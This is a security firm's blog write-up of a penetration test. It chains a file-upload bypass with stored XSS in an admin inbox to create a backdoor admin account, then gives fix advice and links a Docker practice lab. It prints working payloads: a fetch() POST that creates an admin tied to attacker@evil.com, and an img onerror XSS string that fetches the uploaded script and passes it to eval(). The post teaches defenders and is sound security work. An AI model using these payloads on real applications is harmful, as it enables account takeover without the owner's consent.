Two medium-severity findings. No critical vulnerabilities anywhere in the report. And we created an admin account in the client’s application without anyone noticing.
That’s the problem with scoring vulnerabilities in isolation.
The target
We were brought in to test a SaaS platform used by businesses for internal operations. Standard web app pen test, authenticated testing across multiple user roles, looking at the usual suspects: access controls, input validation, session management, business logic.
The application was well built. Nothing fell over immediately. The client had invested in development and most of the obvious stuff was handled. No SQL injection, no broken authentication on the login flow, role-based access controls were solid. They had CSRF tokens on state-changing forms, a Content Security Policy restricting script sources, and CORS headers locked down to the application’s own origin. The security headers alone put them ahead of most applications we test.
But “mostly solid” is where things get interesting.
Finding 1: File upload bypass
The platform had a file upload feature. Users could attach PDFs to records, supporting documents and reports mostly.
The upload form restricted file selection to PDFs only. Click the upload button and your file browser filters to .pdf files. Standard accept=".pdf" attribute on the input element. From a UX perspective, it worked fine.
From a security perspective, it was the only line of defence.
The server accepted whatever you sent it. No file type validation. No content inspection. No extension checking. The accept attribute on an HTML input is a browser-side suggestion, not a security control. Anyone with a proxy or a curl command bypasses it entirely.
We uploaded a .js file. The server stored it in the database as a BLOB, recorded the original filename, and assigned it a file ID. No complaints, no errors, just a quiet “upload successful” with the ID on screen.

Not exploitable on its own. The files lived in the database, not on the filesystem, so there was no path to direct code execution. You couldn’t navigate to a URL and trigger the script.
But the application had a download endpoint, /api/download.php?file_id=X, that would pull the file from the database and serve it back to the browser. Our .js file was now fetchable via a simple GET request. The server helpfully set the content type to whatever had been submitted during upload.
Here’s the bit we cared about: this endpoint lived on the same origin as the application. Anything fetched from it gets treated as same-origin by the browser. No CORS preflight. No CSP violation for the fetch. The application was hosting attacker-controlled content on its own domain and had no idea.
Interesting, but not dangerous by itself. We noted it and moved on.
Finding 2: Stored XSS in the messaging system
The platform had an internal messaging feature. Users could send messages to administrators with a subject line and body text.
The body field was properly sanitised on output. The subject field was not.
Any HTML or JavaScript injected into the subject was stored in the database exactly as submitted and rendered straight into the page when an admin opened their inbox. No input sanitisation, no output encoding. Raw content into the DOM.
We confirmed it with a <script>alert(1)</script> in the subject line. Admin views the inbox, the alert fires. Classic stored XSS with an admin-context trigger.
Stored XSS in an admin panel is dangerous. You’ve got JavaScript execution in their browser session. But what do you actually do with it? The typical play is stealing session cookies, though HttpOnly flags can limit that. You could deface the admin panel, but that’s noisy and low value. You could load an external script from a server you control, but the CSP would block that.
We needed a payload worth delivering, hosted somewhere the browser already trusted. We already had one sitting in the database.
The chain
Two medium-severity findings. Watch what happens when you stop treating them as separate issues.
Step 1: Upload the payload
The obvious approach is hosting a malicious script on a server we control and pointing the XSS at it. Load https://evil.com/payload.js, job done. Except this application had a CSP that restricted script sources to its own origin. The browser would refuse to fetch anything from an external domain. CORS was locked down too, so even a fetch to our server would get blocked before it left the page.
We couldn’t host the payload externally. We needed somewhere same-origin.
The file upload gave us that.
We wrote a JavaScript file that creates a new admin account when executed:
fetch("/api/manage-user.php", {
  headers: {
    "Content-Type": "application/x-www-form-urlencoded"
  },
  body: "display_name=BackdoorAdmin&role=admin&email=attacker@evil.com&password=Compromised1!",
  method: "POST"
});
Uploaded it as payload.js through the file upload feature. The server accepted it without question and assigned it file ID 1. Our malicious script now lived on the application’s own origin, served from its own download endpoint. As far as the browser was concerned, trusted content.
Step 2: Craft the XSS trigger

We sent a message to the admin inbox with this in the subject field:
<img src=x onerror="fetch('/api/download.php?file_id=1').then(r=>r.blob()).then(b=>b.text()).then(eval)">
An <img> tag with a source that doesn’t exist. The browser tries to load x as an image, fails, and the onerror handler fires. That handler fetches our .js file from the download endpoint, converts the response to text, and passes it to eval().
We marked the message as priority so it would sit at the top of the inbox.
Step 3: Wait

The admin logs in. Opens the inbox. The subject field renders the <img> tag. Image fails to load. onerror fires. Browser fetches our payload from the download endpoint. eval() runs it.
The payload runs in the admin’s browser, on the admin’s session, on the same origin. It’s not a cross-site request. It’s same-origin JavaScript running inside the admin’s own page. The browser attaches their session cookie automatically. CORS doesn’t apply because nothing is crossing an origin boundary. CSRF tokens? The payload could read the admin panel’s DOM and extract one, or fetch the user creation form and scrape it from the response. In this case the endpoint didn’t validate CSRF tokens on API calls anyway, which was a separate finding, but even if it had, we’d have grabbed the token first and included it. Same-origin JavaScript can read anything on the page.
All the defences the client had? Built to stop requests coming from outside. CSP blocks external scripts. CORS blocks cross-origin fetches. CSRF tokens stop forged requests from other sites. We weren’t outside. We were running JavaScript on their origin, in their admin’s browser, with their admin’s session. As far as every security control was concerned, we were the admin.
The admin sees nothing unusual. Maybe a broken image icon if they squint at the subject line.

Step 4: Log in
We went to the login page and authenticated with attacker@evil.com / Compromised1!. Full admin access.
Game over.
Why chaining matters
Individually, a file upload bypass and a stored XSS are medium-severity findings. Most risk frameworks would score them that way. A client reviewing the report might look at two mediums and think “we’ll get to those next sprint.”
Chained together, the business impact is full admin compromise. Persistent backdoor access. That’s not a medium.
The client’s security posture wasn’t bad. That’s the bit that should bother you. CSP was in place. CORS was restricted. CSRF tokens existed. These are the defences you’re told to implement, and they were implemented correctly. None of it mattered. The file upload turned the application into a hosting platform for our payload. The XSS loaded it from a source the browser already trusted. Every step stayed same-origin, so every defence just waved us through.
CVSS doesn’t capture this. It scores vulnerabilities in isolation. A stored XSS gets its score based on the XSS alone, not on what you can do when you combine it with the file upload sitting three pages over in the same report. The score tells you about the individual weakness. It tells you nothing about what happens when weaknesses interact.
Automated scanners would have caught pieces of this. A good scanner flags stored XSS. A thorough one might flag the missing file type validation. No scanner chains them together. No scanner uploads a custom JavaScript payload, crafts an XSS trigger that fetches and evals it, and demonstrates admin account creation. That’s manual testing. That’s the pen test.
A scan finds weaknesses. A pen test finds what an attacker can do with them.
A report that lists these as two separate mediums and moves on isn’t technically wrong, but it’s incomplete. The client deserves to understand what these findings mean together. The chain is the finding. The individual vulnerabilities are the components.
Next time you review a pen test report, ask your tester: did you try to chain findings? If the answer is no, you got a scan with extra steps.
Try it yourself
We built a Docker lab that reproduces this exact chain. Minimal PHP application with both vulnerabilities baked in, seeded with an admin account and a regular user account. CSP headers, CORS restrictions, the lot. Clone the repo, run docker-compose up, and walk through the attack yourself. The README has a step-by-step walkthrough.
The source is on GitHub: vuln-chain-lab
I built the whole lab with Claude Code in one sitting. Described the vulnerability chain, the user roles, the security headers that needed to be in place, and it spat out a working application with both findings and the defences configured correctly. Took maybe twenty minutes. That’s where I find AI most useful on pen tests — I wrote more about this in AI isn’t replacing pentesters. I’m not using it to find vulnerabilities, I’m using it to build proof of concept apps that I can use in blogs like this. A working demo lands harder than a paragraph in a blog post.
Good training exercise for junior testers learning to think beyond individual findings. Also handy for showing clients what manual testing actually buys them — it’s one of the things we do on every Echo Secure pen test.
Fixing it
The client had CSP, CORS, and CSRF tokens. None of them stopped this. Those controls aren’t useless, they stop cross-origin attacks. This chain never left the origin.
Defence in depth means fixing both vulnerabilities, not just the scarier-sounding one.
The upload needs server-side validation. Check the file extension, check the MIME type, inspect the actual file contents. Don’t trust anything the client sends you, including the content type header. Store files with a generated filename, not the user-supplied one. Serve downloads with Content-Disposition: attachment so the browser never tries to interpret them inline.
The XSS is the easier fix. Every dynamic value rendered into HTML goes through htmlspecialchars() or equivalent. Doesn’t matter if you also sanitise on input. Output encoding is the last line of defence and it should always be there. The OWASP XSS Prevention Cheat Sheet covers this in detail.
Tighten the CSP too. The client’s policy restricted script sources but still allowed eval() and inline event handlers. script-src 'self' without 'unsafe-eval' or 'unsafe-inline' would have blocked the onerror handler and the eval() call, breaking the chain at the execution step even with the XSS present.
When was the last time your pen tester showed you what two findings look like chained together? If you want to know what that looks like, get in touch.